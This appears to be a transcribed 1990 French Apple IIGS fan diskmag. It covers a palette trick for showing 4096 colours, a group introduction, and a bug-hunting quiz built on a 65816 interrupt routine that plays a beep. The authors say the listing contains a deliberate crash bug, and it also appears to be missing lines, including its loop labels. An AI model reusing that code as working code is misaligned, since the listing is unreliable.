atteindre pour une image tout à fait stable. Si l'on veut dépasser cette limite, l'on est obligé d'employer une variante de la seconde manip sus-décrite, en changeant à chaque balayage non seulement la couleur, mais aussi les pixels de l'image, ce qui impose des limitations soit quant à la taille de l'image, soit quant à sa complexité. Mais le résultat obtenu peut être intéressant; en effet, il devient possible, avec cette méthode d'afficher jusqu'à 4096 couleurs à l'écran. Et c'est là que l'article devient intéressant, parceque le reste, franchement, c'est du déjà vu, et en plus, ça a pas été trouvé par le Phoenix, ce qui fait que je me demande pourquoi j'en ai parlé aussi longuement.

Bon. Alors c'est maintenant que les choses se compliquent, alors je vous demanderai s'il vous plaît de bien vouloir suivre et si possible de prendre des notes. Merci.

Alors voilà. Tout le monde sait que dans une palette de 32 octets, les couleurs sont codées chacune sur un mot (2 octets), organisé en binaire de la manière suivante: xxxRRRRVVVVBBBB; xxx ne représente rien de bien précis, et est habituellement à zéro. RRRR est une valeur de zéro à seize représentant le niveau de rouge, VVVV idem pour le niveau de vert, et BBBB pour le bleu. Ce qui fait qu'on a 16 niveaux de rouge possible, autant de vert et de bleu. Au total 16\*16\*16 couleurs possibles, soit 4096. Chaque mot dans la palette (qui en comporte 16, est-il utile de le répéter ?) peut prendre une des 4096 valeurs pour représenter une couleur, qui sera affichée par l'intermédiaire d'un pixel qui portera son numéro de référence dans la palette. Ça, c'est la méthode classique, utilisée pour les images 256 et 32000 couleurs, qui a pour avantage de produire une image stable, mais pour inconvénient d'être limité à 16 couleurs par lignes (c'est le hardware qui veut ça, on y peut rien, à moins que l'oscilloscope de notre cher Paul lui inspire encore une bidouille dont il a le secret).

Alors l'idée est la suivante: un pixel peut prendre une des seize couleurs de la palette qui correspond à la ligne sur laquelle il se trouve. Or, comme nous l'avons vu précédemment, une couleur est composée de rouge, de vert et de bleu (d'où le nom de video composite RYB). L'on peut, au lieu d'utiliser des couleurs à 3 composantes sur un balayage, utiliser des couleurs à une composante sur 3 balayages, ce

qui revient au même à ceci près que l'on obtient une image scintillante. Description de la manip par balayage:

- 1er balayage: Les 16 couleurs de la palettes prennent toutes les valeurs croissantes de rouge, les autres composantes sont à zéro. La valeur des pixels à l'écran représente l'intensité de rouge qui correspond à leur couleur.

- 2ème balayage: La palette comporte les niveaux de verts, autres composantes à zéro. Les valeurs des pixels représentent leur niveau de vert.

- 3ème balayage: Vous relisez la dernière ou l'avant-dernière phrase et remplaçant "vert" ou "rouge" par "bleu" parceque ça m'enquiquine de réécrire la phrase.

Et si on réfléchit bien, en raisonnant au niveau d'un pixel isolé et en prenant un exemple: on imagine un petit pixel isolé au centre de l'écran. Premier balayage: couleur du pixel = 15 et couleur 15 de la palette = FF0, soit niveau de rouge 15. Second balayage: couleur = 15 et couleur 15 = 0F0, soit vert 15. Troisième balayage: pixel = 0 et couleur 0 = 000, soit bleu 0. La résultante à l'écran sera, en équivalent image classique, un pixel dont la couleur serait à FF0 dans la palette, soit un pixel jaune. Tous les pixels de l'écran (du moins d'une fenêtre de l'écran, faut pas abuser, le microprocesseur y suit pas) subissent le même sort avec des niveaux de couleurs différents. Résultat: une image avec la possibilité de casser les 4096 couleurs... Et avec une limite de 320 couleurs par ligne... Un peu mieux que 16, non ? Hé hé... Vous y auriez pas pensé, à ça, hein ? Et qu'est-ce qu'il en dit, de ça, notre spécialiste de la synchro ? Hein ?

Petit problème posé, toutefois: un petit calcul simple nous montre que, en imaginant un écran en 60 Hz, vu que chaque composante est affichée en 1/60<sup>e</sup> de seconde et qu'il en faut 3, une image complète est affichée en 1/20<sup>e</sup> de seconde... Ça qui fait une image très scintillante et parfois pas facile à regarder en plein écran... Mais en général, ça passe quand même. Un autre petit détail: cette méthode ne peut être appliquée avec un succès total et incontestable (en un mot, du Phoenix...) que sur une petite fenêtre d'écran, car n'oublions pas que tous les pixels doivent être changés en plus de la palette à chaque balayage. Mais on peut quand même se permettre d'aller jusqu'à une fenêtre d'environ 80\*80 pixels, ce qui est déjà fort appréciable. (Etude

théorique. Jusqu'à présent, on a fait que 256\*16 pour juste afficher les 4096 couleurs histoire de dire que ça marche. Ca marche.)

Un petit détail: ces images peuvent fournir de remarquables photographies écran. Il suffit de régler le temps de pose sur un multiple de 1/20è. Et vas-y que je fais baver les mecs de l'Amiga.

Le Phoenix Corp. ne saurait jamais assez remercier son illustre membre Perfect Bugs, à qui cette idée, que l'on peut considérer comme géniale, est venue en plein cours d'Anglais pendant qu'il était en train de penser à la charmante (?) soeur de Dark Wizard (ceci n'engage que l'auteur, le (?) aussi, parceque à côté de Anne-Olivia, hein, je voudrais pas dire, mais... bon.).

Allez, c'est pas que, mais bon: A+++.

By FEROX From PHOENIX corp.



Ouais cet article est legerement batard sur les bords (et les bords sont larges). Cause il pourra traiter de tout ou presque : Ce mois-ci le traitement sera fait sur La Pomme illustree avec une toute petite parenthese sur nous, le PHoenIX ... Allez, LET'S GO !

Dissertons sur la Pomme illustree.....  
( pour situer, je fais un leger rappel des protagonistes)  
le PHoenIX est un groupe Parisien, vivant dans Paris. Nos pseudos et autre :

**FEROX** : Il devore les octets comme un virus devore les disquettes...il est aussi dans le Spy Network (cf: Auto-Interview), il est en TC a Turgot. A preciser je l'ai connu sous (ses cheveux) un look baba-cool, Woodstock, avec quelques gr d'alcools dans le sang et aussi autre chose...

**PERFECT BUGS**: Lui c'est la grosse tete ( Math-spe a Saint-Louis, d'ailleurs il m'a toujours pas rendu mon devoir de maths). Lui pas de probleme pour piger et trouver des trucs ( j'entends par trucs les 4096 couleurs)

**BANDIT II**: Il viens juste d'arriver dans le PHoenIX, il connait tout le monde et en plus c'est une encyclopedie humaine, il a fait de tout, sauf des virus. Etude informatic-tic.

**RIBBLE**: Eh ouais c'est moi 'Oui tu la devine'. Et moi aussi je programme, je bugue sous Merlin (c'est plus bo). Je suis en lere8 a Buffon.

Tout ca forme Le **PHoenIX corporation** version GS 1.0 (Ouf le plus dur est passe )

Ouais, donc ancien membre du PHoenIX Corporation (PHC) sur Ile j'ai donc connu Alliance Mag (l'excellent) de Dead Man du PHC... (vous me suivez ??). De nos jours, Alliance Mag n'est plus (sob).... J'm'suis dis un jour de nuit de m'autoriser a penser a un journal pour le GS... et La Pomme illustree est nee... Pour faire cela, j'ai du me familiariser avec la PAO ( Medley, Multiscribe, et aux joies de la redaction sans faute ), 816/PAINT pour les titres les cadres... j'avais donc tout ca plus la boisson, le tabac, et il me manquait quelque chose de tres interessant : les articles. C'est alors qu'est venue se

greffer :  
**Ferox, Perfect Bugs, BanditII, Roxfe, Bugs Fectper, IIDitban.**

Tout ce petit monde reuni a co-cree (ca fait bien) **La POMME illustree**. (Au fait qui a dit que ce numero etait 100% PHoenIX ??) Et puis maintenant comme dirait ma tante : Chauffe Marcel !

Comme tu le sais La Pomme est gratuit, je pense en faire un bi-mensuel mais, tu vois, ca c'est pas encore sur, en faut quand meme programmer zut ! Et puis c'est une trentaine de pages, beaucoup de pubs ! (faut faire comme la mode ). Les pubs sont gratuites, deciderement on a rien compris au capitalisme... Au sujet de l'apparition du mag, ca fait bien de le faire paraître regulierement ( ca fait aussi classique comme les autres mags), c'est pourquoi je pense le faire paraître uniquement quand La Pomme sera prete, peut-etre tout les mois, tout les mois et demi... ca depend de votre participation.

## BAVURE ( et y'en a ! )

- \* Plus de 'redacteurs'... pour plus de varietes (il faut qu'il soit cosmopolite).
- \* Du temps. Car si on veut des idees il faut du temps mais un journal qui parait tout les fevrier, c'est genant pour les coquilles, mais ca existe !
- \* Des Jolies illustrations, c'est mieux pour un journal qui s'appelle La pomme illustree. Ca fait plus Clean...
- \* Peut-etre une meilleure distribution.
- \* Beaucoup plus d'originalite, y'en a marre de voir des mags base sur les memes regles... Je pensais pour le prochain numero du mag, une version amagrame (mais on me l'a deconseille...).
- \* La mise en page, je m'attendais a mieux... je n'accuse pas les logiciels de PAO, je m'accuse de n'avoir pas reflechi... J'imaginai un mag moins triste, moins 'tract'... Ravais-je
- \* Et pleins d'autres bavures. (Eh je ne vais quand meme pas les noter !).
- \* Il y a trop de bavures ↑

# ERRATUM

Cette partie n'est pas notre mea culpa mais ce qu'on trouve très souvent dans les journaux ( j'allais mettre qui n'ont rien à dire ). C'est le jeu des septa erreurs, mais à la version GS (Hau qui a dit que la GS était une grosse erreur à lui tout seul ? Sculley ??).

Par Hibble & Ferox

Aujourd'hui on vous propose Deux Grosses erreurs:  
la première: c'est une gaffe informatique peu classique, cherchez bien.  
L'autre est un peu plus pointue (cause elle concerne l'assembleur), mais elle pourra vous servir à retrouver des bogues de vos programmes. (Au fait ! Quand vous les aurez trouvés, écrivez-nous on pourra déboguer notre anime, merci (Humour)).  
Si vous avez des suggestions ou des exemples, je dirais un seul mot : Courrier ou Minitel (tant pis, ça fait trois mots).

L'auteur a commi une erreur (involontaire, nous espérons)

## TCS

(Transfert C accumulator to. Stack pointer)

Cette instruction transfère les 16 bits de l'accumulateur dans le registre du pointeur de pile S. Le contenu de l'accumulateur ne varie pas. Cette instruction est la seule avec TCS qui modifie le pointeur de pile.

Difficultés: \*

Hello to all the applemaniacs...

Bon. On me laisse un peu de place dans ce mag, alors on va pouvoir faire des trucs sérieux un peu. Alors voilà, cet article genre porte sur les bugs classiques de programmation en assembleur (on a pas que ça à foutre de perdre notre temps à compiler des trucs en langage évolué dans des environnements merdics) que tout débutant, amateur éclairé voire expert est tenté de faire dans sa vie (qui pourrait à partir de ce moment devenir très courte). Ça se présente comme un jeu, mais c'est du plus grand sérieux, ça peut vous arriver, alors rigolez pas.

Dans le programme ci-dessous, un auteur, que nous ne citerons pas, a commis un bug immonde qui fait que genre ça plante. Le but de la manip est tout bêtement de trouver le bug, et le premier qui l'a trouvé alors là on se demande ou il va chercher tout ça.

Ca, là, en dessous, c'est supposé faire un petit bruit à chaque fois qu'une interruption est générée (non, ce n'est pas la dernière production du PHOENIX, c'est un exemple):

Et voilà un magnifique son joué à chaque interruption produite par le système, quelle qu'elle soit. Seulement voilà: de temps à autres, il y a comme un plantage... Regardons bien la routine: on sauve le registre d'états et le bit d'emulation avant de passer en natif et d'interdire les interops, on sauve A avant de s'en servir pour quoi que ce soit, on touche pas aux registres d'index, on touche pas à la pile, on touche ni à la page zéro ni au databank, et on restaure tout avant de quitter: on est exactement dans le même état en sortant qu'en entrant, à ceci près qu'on a joué un son, ce qui ne devrait rien perturber, théoriquement...

Alors: ou est le bug ???  
Que ceux qui trouvent ne nous le fasse pas savoir, notre Bal est déjà suffisamment encombrée comme ça.

A bientôt dans une nouvelle rubrique.

FEROX, PHX, 1990.

# \* Installation des vecteurs

```

Start      CLC
           XCE
           REP      #30           ; Natif, 16 bits
           LDAL     $E10010
           STAL     Jump
           LDAL     $E10012
           STAL     Jump+2        ; Récupération et stockage
                                   ; de l'ancien vecteur de
                                   ; l'interrupt manager
           SEI
           LDA      #Inter
           STAL     $E10011
           LDA      #Inter/16
           STAL     $E10012      ; Mise en place
                                   ; du nouveau vecteur
           CLI
           SEC
           XCE
           RTS           ; Mode émulation
                                   ; Retour

```

# \* Routine d'interruption (Bip)

```

Inter      PHP
           SEI           ; Sauvegarde des états
           CLC           ; Inhibition des interops
           XCE
           REP      #30    ; Passage en natif
                                   ; 16 bits
           PHP
           PHA           ; Sauvegarde du bit a
                                   ; Sauvegarde de l'accumulateur
           SEP      #30    ; 8 bits
           LDA      #30    ; Longueur du son
           STAL     $E0C030 ; Toggle speaker
           PHA
           LDA      #10    ; Sauve longueur
                                   ; Fréquence
           BNE      :Loop2 ; Attente...
           PLA
           DEC
           BNE      :Loop1 ; One again...
           REP      #30    ; Retour en 16 bits
           PLA
           PLP           ; Récupération de A
           XCE
           PLP           ; du bit a
           Jmpl     $FFB7CC ; des états
                                   ; Retour à l'interrupt manager.

```

Dernier jeu qui n'a pas un grand rapport avec le 65, mais on joue avec ce qu'on peut...  
 J'appelle aux dieux de l'orthographe.  
 Combien il y a d'erreurs dans La Pomme Illustree ?

Nombre d'erreur(s) : ....., Merci de votre attention.

Difficultee: \*\*

Les resultats seront publies quand nous aurons trouve les erreurs (J'espere pour le prochain numero).

## CENSURE

La redaction a juge bon de censurer quelques messages de nos redacteurs. Les redacteurs ne nous en voudront pas.

Il est bien sur interdit de lire ce qui est barre, raye, sabre, Oblitere ! (Ceci ne ferait que d'encourager leurs abus. Merci)

Dans California Demo ~~X~~ manque l'ombre des lettres / Hot Cookes manque de sexe ! / PHoenix corporation ~~X~~ et deja mort / Farox commate a la vodka et aux polens de Tsh / Ta geule / ~~X~~

### DANS L'AVENIR ? :

On va continuer encore pour un  
numero puis on verra... mais ca  
depend de vous (Y0!). Pour nous  
contacter : minitel 36.15 code  
RTEL Bal: Phoenix corp. mets  
juste un petit message pour  
savoir qu'on ne fait pas le mag  
pour 2 nabots et le chat de  
Ferox... Il existe un club, sans  
pass: ?? sur RTEL pour La Pomme  
illustree, elle sert de petite  
tribune, de boite a idees...

Voila c'est tout. Hibble from  
PHOENIX corporation

### AND COULD NEVER THANK ENOUGH :

Perfect Bugs, Ferox, BanditII, Criss, Doume, Guillaume, Mathieu Lidie,  
Fabrice, Sacha, Ludovic ....

### EXTRA SPECIAL HELLO TO :

Christophe, Robert, David, Louis, Henri, Marc, Stephane, Jacques, Alain,  
Lionel, Frederic, Dany, Lionel, Yann... And to all those I may forgotten...

### THIS MAG IS DEDICATED TO MY FRIEND FAMILY :

Nathalie ( My angel, ♥ ). Maryelle Fabien, Christelle Christophe, Virginie,  
Anne-Sophie ( Heidi ), Geraldine, Gerome, Ludo, Rachel (La bande a Valence),  
Federique, Christalla, Marie-Carmene, Fanny, Anne-Olivia, Penny, Nathalie,  
Arnaud, Gilles, Alexandre, Jannot, Olivier, Fabien, Alexis et Salem (les  
freres petars !). (la bande a Paris, Y0!).

THANKS FOR YOUR LOVE . . . PEACE !



## **THE DEVIL GANG DISTRIBUTION**



The Devil Gang Distribution ( TDGD ) est une centrale de distribution  
Ne dites pas que le GS n'en a pas besoin !  
Le TDGD se porte a merveille :  
• Avec ses envois de softs par la poste de plus de 30 disks !!  
• Avec sa logitheque de plus de 1000 softs !!  
Au TDGD on trouve de tout ! Meme La Pomme illustree  
La disquette du TDGD circule, vous trouverez LA LISTE .  
Renseignement : 36.15 Rtel Bal : TDGD ou Doume

LA POMME illustree - 36



hé! pas mal! hein?

Ouais ben voilà, c'était la pomme Illustrée n° zero! c'était  
révélé au niveau mise en page, alors je l'ai appelé numero zero  
X'cusez-mous (je devrais dire moi). Mais, il y aura un numero 1, pas  
de n° zero point soixante deux version beta...

Journal fini le 29/11/90, Paris. Distribué à Shausheim.

Vibbe from PHOENIX

